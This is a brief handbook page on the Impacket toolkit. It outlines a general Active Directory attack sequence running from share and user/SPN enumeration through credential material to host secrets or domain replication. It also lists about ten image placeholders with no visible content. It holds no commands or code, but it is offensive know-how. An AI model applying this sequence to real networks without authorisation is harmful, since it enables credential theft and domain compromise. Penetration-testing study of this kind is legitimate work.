Impacket Practical Handbook
Updated / 최종 수정: 2026-11-05
What mastering Impacket means
Pick the correct protocol and identity, understand the rights it requires, read the result, then choose the next step. A successful login is not administrative access. An NT hash is not a NetNTLM challenge-response. A ticket is not a password.
This is the working companion to Active Directory and the practical guide. The sequence is shares → users/SPNs → credential material → authenticated access → host secrets or replication only when the required rights exist.
Screens and verification










